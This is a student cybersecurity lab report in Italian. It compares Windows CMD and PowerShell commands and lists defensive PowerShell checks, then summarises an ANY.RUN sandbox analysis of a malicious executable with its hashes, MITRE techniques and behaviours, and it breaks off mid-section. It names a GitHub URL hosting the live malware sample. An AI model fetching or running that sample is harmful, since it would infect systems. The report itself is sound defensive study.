

Progetto Cyberops

Data: 26/09/2025

Esercizio 1 – Usare Windows PowerShell

Apertura delle console

Esercizio 1: Usare Windows PowerShell

Esercizio 1: Usare Windows PowerShell

Obiettivi

L'obiettivo del laboratorio è esplorare alcune delle funzioni di PowerShell.

- Parte 1: Accedere alla console PowerShell.
- Parte 2: Esplorare i comandi del Prompt dei Comandi e di PowerShell.
- Parte 3: Esplorare i cmdlet.
- Parte 4: Esplorare il comando netstat usando PowerShell.
- Parte 5: Svuotare il cestino usando PowerShell.

Contesto / Scenario

PowerShell è un potente strumento di automazione. È sia una console di comando che un linguaggio di scripting. In questo laboratorio, userai la console per eseguire alcuni dei comandi disponibili sia nel prompt dei comandi che in PowerShell. PowerShell ha anche funzioni che possono creare script per automatizzare compiti e lavorare insieme al Sistema Operativo Windows.

Risorse Richieste

- 1 PC Windows con PowerShell installato e accesso a internet


3

La consegna iniziale richiede di aprire CMD e PowerShell e confrontare il comando 'dir'.

Abbiamo aperto sia il Prompt dei Comandi (CMD) che PowerShell, due strumenti che consentono di impartire istruzioni al sistema operativo. L'obiettivo è confrontare i risultati degli stessi comandi.

Confronto del comando dir

Il comando 'dir' mostra l'elenco dei file e delle cartelle nella directory corrente. In CMD il risultato è semplice, con data e dimensioni, mentre in PowerShell è tabellare e più dettagliato, per esempio ha anche l'elenco dei permessi che hanno i file.



Administrator: Command Pro


```
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Johnny>dir
Volume in drive C has no label.
Volume Serial Number is 2EA6-823D

Directory of C:\Users\Johnny

09/26/2025  10:13 AM    <DIR>        .
09/22/2025  01:51 PM    <DIR>        ..
09/22/2025  10:35 PM    <DIR>        Contacts
09/22/2025  10:35 PM    <DIR>        Desktop
09/22/2025  10:35 PM    <DIR>        Documents
09/22/2025  01:39 PM    <DIR>        Downloads
09/22/2025  10:35 PM    <DIR>        Favorites
09/22/2025  10:35 PM    <DIR>        Links
09/22/2025  10:35 PM    <DIR>        Music
09/22/2025  10:36 PM    <DIR>        OneDrive
09/22/2025  10:35 PM    <DIR>        Pictures
09/22/2025  10:35 PM    <DIR>        Saved Games
09/26/2025  10:14 AM    <DIR>        Searches
09/22/2025  10:35 PM    <DIR>        Videos
              0 File(s)          0 bytes
              14 Dir(s)  39,935,840,256 bytes free
```

Output di 'dir' in CMD: elenco basilare con nomi, date e dimensioni.



Administrator: Windows Powe + | v

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements

PS C:\Users\Johnny> dir

Directory: C:\Users\Johnny

Mode	LastWriteTime	Length	Name
d-r---	9/22/2025 10:35 PM		Contacts
d-r---	9/22/2025 10:35 PM		Desktop
d-r---	9/22/2025 10:35 PM		Documents
d-r---	9/22/2025 1:39 PM		Downloads
d-r---	9/22/2025 10:35 PM		Favorites
d-r---	9/22/2025 10:35 PM		Links
d-r---	9/22/2025 10:35 PM		Music
d-r---	9/22/2025 10:36 PM		OneDrive
d-r---	9/22/2025 10:35 PM		Pictures
d-r---	9/22/2025 10:35 PM		Saved Games
d-r---	9/26/2025 10:14 AM		Searches
d-r---	9/22/2025 10:35 PM		Videos

Output di 'dir' in PowerShell: elenco arricchito con colonne su tipo, data ultima modifica.

Uso del comando cd

Istruzioni	Parte 3: Esplorare i cmdlet.
<p>Parte 1: Accedere alla console PowerShell.</p> <ol style="list-style-type: none">Fai clic su Start. Cerca e seleziona powershell.Fai clic su Start. Cerca e seleziona prompt dei comandi (command prompt). <p>Parte 2: Esplorare i comandi del Prompt dei Comandi e di PowerShell.</p> <ol style="list-style-type: none">Inserisci dir al prompt in entrambe le finestre. <p>Quali sono gli output del comando dir?</p> <ol style="list-style-type: none">Prova un altro comando che hai usato nel prompt dei comandi, come ping, cd e ipconfig. <p>Quali sono i risultati?</p>	<p>a. I comandi PowerShell, chiamati cmdlet, sono costruiti nella forma di una stringa <i>verbo-nome</i>. Per identificare il comando PowerShell per elencare le sottodirectory e i file in una directory, inserisci Get-Alias dir al prompt di PowerShell.</p> <pre>PS C:\Users\CyberOpsUser> Get-Alias dir CommandType Name Version Source ----- ---- - Aliasdir -> Get-ChildItem</pre> <p>Qual è il comando PowerShell per dir?</p> <ol style="list-style-type: none">Per informazioni più dettagliate sui cmdlet, esegui una ricerca su internet per Microsoft powershell cmdlets.Chiudi la finestra del Prompt dei Comandi quando hai finito.

4

Il comando 'cd' restituisce la directory corrente. In CMD e PowerShell l'informazione è identica.

```
C:\Users\Johnny>cd
C:\Users\Johnny
```

Output del comando 'cd' in CMD: mostra la directory corrente in modo essenziale.

```
PS C:\Users\Johnny> cd
PS C:\Users\Johnny>
```

Output del comando 'cd' in PowerShell: la stessa informazione.

Configurazione di rete con ipconfig

Il comando 'ipconfig' fornisce informazioni di rete. Entrambe le console mostrano l'indirizzo IPv4 (192.168.64.10) e il gateway predefinito (192.168.64.1).

```
PS C:\Users\Johnny> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : Home
  IPv6 Address . . . . . : fd80:f1f1:ac2a:1aa9:f042:57d0:8740:fa5d
  Temporary IPv6 Address . . . . . : fd80:f1f1:ac2a:1aa9:7490:c4d7:e8ea:f8ea
  Link-local IPv6 Address . . . . . : fe80::2092:c05c:fac1:2abc%9
  IPv4 Address . . . . . : 192.168.64.10
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::a09a:8eff:feb4:3664%9
                             192.168.64.1
```

PowerShell – output di 'ipconfig' con indirizzo IPv4 e gateway predefinito.

```
C:\Users\Johnny>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : Home
  IPv6 Address . . . . . : fd80:f1f1:ac2a:1aa9:f042:57d0:8740:fa5d
  Temporary IPv6 Address . . . . . : fd80:f1f1:ac2a:1aa9:7490:c4d7:e8ea:f8ea
  Link-local IPv6 Address . . . . . : fe80::2092:c05c:fac1:2abc%9
  IPv4 Address . . . . . : 192.168.64.10
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::a09a:8eff:feb4:3664%9
                             192.168.64.1
```


CMD – output di 'ipconfig' con le stesse informazioni.

[Informazioni dettagliate sui cmdlet tramite ricerca su Internet](#)

Comando PowerShell	Descrizione (semplice)
Get-WinEvent -FilterHashtable @{'LogName='Security'; Id=4624}	Mostra gli accessi al computer (login riusciti)
Get-WinEvent -FilterHashtable @{'LogName='Microsoft-Windows-PowerShell/Operational'; Id=4104}	Mostra gli script PowerShell eseguiti Elenca tutte le connessioni di rete attive
Get-NetTCPConnection	Mostra solo le connessioni di rete attive in corso
Get-NetTCPConnection -State Established	Mostra la lista dei siti a cui il PC si è collegato di recente
Get-DnsClientCache	
Get-Service	Elenca i servizi di Windows e se sono attivi
Get-LocalUser	Mostra gli utenti locali presenti sul computer
Get-LocalGroupMember -Group 'Administrators'	Mostra chi ha i diritti di amministratore
Get-FileHash "C:\Percorso\sospetto.exe"	Calcola l'impronta digitale (hash) di un file
Get-AuthenticodeSignature "C:\Percorso\sospetto.exe"	Controlla se un file è firmato in modo sicuro
Get-MpThreatDetection	Mostra eventuali minacce rilevate da Microsoft Defender
Get-MpComputerStatus	Controlla lo stato dell'antivirus Microsoft Defender
Update-MpSignature; Start-MpScan -ScanType QuickScan	Aggiorna l'antivirus e avvia una scansione veloce
Get-ItemProperty 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Run'	Mostra i programmi che partono automaticamente all'avvio
Export-Csv	Salva i risultati in un file Excel/CSV per analizzarli meglio

Alias e cmdlet

In PowerShell molti comandi classici sono alias di cmdlet più strutturati. Ad esempio, 'dir' è alias di 'Get-ChildItem'. Questo mostra l'approccio moderno e modulare di PowerShell.



```
PS C:\Users\Johnny> Get-Alias dir

 CommandType      Name
 -----          -----
 Alias           dir -> Get-ChildItem

PS C:\Users\Johnny> Get-ChildItem

Directory: C:\Users\Johnny

Mode                LastWriteTime     Length Name
----          -----          ----
d-r---  9/22/2025 10:35 PM          0 Contacts
d-r---  9/22/2025 10:35 PM          0 Desktop
d-r---  9/22/2025 10:35 PM          0 Documents
d-r---  9/22/2025 1:39 PM           0 Downloads
d-r---  9/22/2025 10:35 PM          0 Favorites
d-r---  9/22/2025 10:35 PM          0 Links
d-r---  9/22/2025 10:35 PM          0 Music
d-r---  9/22/2025 10:36 PM          0 OneDrive
d-r---  9/22/2025 10:35 PM          0 Pictures
d-r---  9/22/2025 10:35 PM          0 Saved Games
d-r---  9/26/2025 10:14 AM          0 Searches
d-r---  9/22/2025 10:35 PM          0 Videos
```

Verifica degli alias: 'dir' risulta collegato al cmdlet 'Get-ChildItem'.

Uso di netstat

Esercizio 1: Usare Windows PowerShell

Parte 4: Esplorare il comando netstat usando PowerShell.

a. Al prompt di PowerShell, inserisci netstat -h per vedere le opzioni disponibili per il comando netstat.

```
PS C:\Users\CyberOpsUser> netstat -h
Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-x] [-t]
[-interval]
-a Displays all connections and listening ports.
-b Displays the executable involved in creating each connection or
listening port. In some cases well-known executables host multiple
independent components, and in these cases the sequence of components
involved in creating the connection or listening port is displayed. In this
case the executable name is in [] at the bottom, on top is the component it
called, and so forth until TCP/IP was reached. Note that this option can be
time-consuming and will fail unless you have sufficient permissions.
<output omesso>
```

b. Per visualizzare la tabella di routing con le rotte attive, inserisci netstat -r al prompt.

```
PS C:\Users\CyberOpsUser> netstat -r
=====
Interface List
0...00 00 27 00 c0 53 .... Intel(R) PRO/1000 MT Desktop Adapter
1...00 00 27 00 c0 78 .... Intel(R) PRO/1000 MT Desktop Adapter 02
1.... Software Loopback Interface 1
=====
IPv4 Route Table
Active Routes:
Network Destination Network Gateway Interface Metric
0.0.0.0 0.0.0.0 192.168.1.1 0.0.0.0 On-link 127.0.0.1 331
127.0.0.0 127.0.0.0 0.0.0.0 On-link 127.0.0.1 331
127.255.255.255 127.255.255.255 0.0.0.0 On-link 127.0.0.1 331
192.168.1.1 192.168.1.1 0.0.0.0 On-link 192.168.1.1 331
192.168.1.1 192.168.1.1 255.255.255.255 On-link 192.168.1.1 331
192.168.1.1 192.168.1.1 192.168.1.1 0.0.0.0 On-link 192.168.1.1 331
192.168.1.5 255.255.255.255 0.0.0.0 On-link 192.168.1.5 331
192.168.1.5 192.168.1.5 0.0.0.0 On-link 192.168.1.5 331
224.0.0.0 224.0.0.0 0.0.0.0 On-link 127.0.0.1 331
224.0.0.0 224.0.0.0 0.0.0.0 On-link 192.168.1.1 331
224.0.0.0 224.0.0.0 255.255.255.255 On-link 192.168.1.1 331
255.255.255.255 255.255.255.255 0.0.0.0 On-link 192.168.1.1 331
255.255.255.255 255.255.255.255 192.168.1.1 0.0.0.0 On-link 192.168.1.1 331
255.255.255.255 255.255.255.255 192.168.1.1 192.168.1.1 0.0.0.0 On-link 192.168.1.1 331
=====
Persistent Routes:
None
=====
IPv6 Route Table
Active Routes:
Tunnel Destination Gateway Interface Metric
1 ::1/128 0.0.0.0 On-link
3 ::/64 0.0.0.0 On-link
10 ::192.168.1.64 On-link
10 ::192.168.1.64:104d:7b64:3597%1 On-link
3 ::192.168.1.64:6e08:1c6d%1 On-link
3 ::192.168.1.64:6e08:1c6d%1 On-link
1 301 ::ffff::/0 On-link
3 301 ::ffff::/0 On-link
10 301 ::ffff::/0 On-link
=====
Persistent Routes:
None
```

Qual è il gateway IPv4?

```
PS C:\Users\Johnny> netstat -r
=====
Interface List
9...ca 94 0d c5 47 38 ....Red Hat VirtIO Ethernet Adapter
1..... Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination Netmask Gateway Interface Metric
0.0.0.0 0.0.0.0 192.168.64.1 192.168.64.10 15
127.0.0.0 255.0.0.0 On-link 127.0.0.1 331
127.0.0.1 255.255.255.255 On-link 127.0.0.1 331
127.255.255.255 255.255.255.255 On-link 127.0.0.1 331
192.168.64.0 255.255.255.0 On-link 192.168.64.10 271
192.168.64.10 255.255.255.255 On-link 192.168.64.10 271
192.168.64.255 255.255.255.255 On-link 192.168.64.10 271
224.0.0.0 240.0.0.0 On-link 127.0.0.1 331
224.0.0.0 240.0.0.0 On-link 192.168.64.10 271
255.255.255.255 255.255.255.255 On-link 127.0.0.1 331
255.255.255.255 255.255.255.255 On-link 192.168.64.10 271
=====

```


Output di 'netstat -r': tabella di routing con indicazione del gateway predefinito.

La tabella di routing mostra come vengono instradati i pacchetti di rete. È stato confermato che il gateway è 192.168.64.1.

Individuazione di PID e processi

Con 'netstat -abno' sono stati trovati i PID dei processi che utilizzano connessioni di rete. Verificandoli in Task Manager si è visto che uno di essi appartiene a 'svchost.exe', un processo legittimo che gestisce diversi servizi di sistema.

Name	PID	Status	User name	CPU	Memory (a...)	Archite...	Description
System interrupts	-	Running	SYSTEM	01	0 K		Deferred procedure ca...
System Idle Process	0	Running	SYSTEM	95	8 K		Percentage of time th...
System	4	Running	SYSTEM	00	16 K		NT Kernel & System
Registry	124	Running	SYSTEM	00	7,004 K		NT Kernel & System
svchost.exe	424	Running	NETWORK...	00	6,232 K	Arm64	Host Process for Wind...
Processor.exe	440	Running	SYSTEM	00	100 K		Windows Session Man...



Task Manager con evidenziato un processo svchost.exe associato al PID trovato.

Automazione con PowerShell

Infine è stato richiesto di svuotare il Cestino tramite PowerShell. Il comando 'Clear-RecycleBin' permette di cancellare definitivamente i file presenti nel Cestino.

**Parte 5: Svuotare il cestino usando PowerShell.**

I comandi PowerShell possono semplificare la gestione di una grande rete di computer. Ad esempio, se volessi implementare una nuova soluzione di sicurezza su tutti i server della rete, potresti usare un comando o uno script PowerShell per implementare e verificare che i servizi siano in esecuzione. Puoi anche eseguire comandi PowerShell per semplificare azioni che richiederebbero più passaggi per essere eseguite usando gli strumenti grafici del desktop di Windows.

- Apri il Cestino. Verifica che ci siano elementi che possono essere eliminati permanentemente dal tuo PC. In caso contrario, ripristina quei file.
- Se non ci sono file nel Cestino, crea alcuni file, come un file di testo usando Notepad, e mettili nel Cestino.

- c. In una console PowerShell, inserisci clear-recyclebin al prompt.

```
PS C:\Users\CyberOpsUser> clear-recyclebin
Confirm
Are you sure you want to perform this action?
Performing the operation "Clear-RecycleBin" on target "All" of the contents of the Recycle Bin.
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): Y
```

Cosa è successo ai file nel Cestino?


Domanda di Riflessione

PowerShell è stato sviluppato per l'automazione delle attività e la gestione della configurazione. Usando internet, ricerca comandi che potresti usare per semplificare i tuoi compiti come analista di sicurezza. Registra le tue scoperte.

8

```
PS C:\Windows\System32> clear-recyclebin
Confirm
Are you sure you want to perform this action?
Performing the operation "Clear-RecycleBin" on target "All of the contents of the Recycle Bin".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): Y
```

Esecuzione del comando 'Clear-RecycleBin': viene chiesta conferma.



Output finale che conferma lo svuotamento del Cestino.

Esercizio 2 – Studio IoC (ANY.RUN)

In questo esercizio l'attività consisteva nell'analizzare un file sospetto tramite la piattaforma ANY.RUN e comprendere i comportamenti malevoli osservati. Il file analizzato, 'Jvczfhe.exe', è stato subito classificato come pericoloso.



Esercizio 2: Studio loc

Studiare questo link di anyrun e spiegare queste minacce in un piccolo report.

<https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>

Schermata generale dell'analisi su ANY.RUN: il file sospetto viene identificato come malevolo.

General Info

URL:	https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe
Full analysis:	https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281
Verdict:	Malicious activity
Analysis date:	August 25, 2024 at 22:38:59
OS:	Windows 10 Professional (build: 19045, 64 bit)
Tags:	github netreactor
Indicators:	
MD5:	00B5E91B42712471CDFBDB37B715670C
SHA1:	D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
SHA256:	0307EE805DF8B94733598D5C3D62B28678EAEDBF1CA3689FA678A3780DD3DF0
SSDEEP:	3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

Dettagli del file con hash univoci (MD5, SHA1, SHA256).

Analisi delle tecniche MITRE ATT&CK

La matrice MITRE ATT&CK generata da ANY.RUN ha evidenziato varie tecniche malevoli. Si osserva l'uso di interpreti di comandi, masquerading, raccolta informazioni dal sistema e comunicazioni su porte insolite.



MITRE ATT&CK Matrix: evidenzia le tecniche di attacco individuate.

SUSPICIOUS

Starts CMD.EXE for commands execution

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Uses TIMEOUT.EXE to delay execution

- cmd.exe (PID: 7520)
- cmd.exe (PID: 7876)

Checks Windows Trust Settings

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Reads security settings of Internet Explorer

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Executes application which crashes

- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Process drops legitimate windows executable

- firefox.exe (PID: 6596)

Connects to unusual port

- InstallUtil.exe (PID: 5152)

Application launched itself

- Muadnrd.exe (PID: 7824)

Elenco di attività sospette osservate, come timeout e crash indotti.

Comportamenti osservati

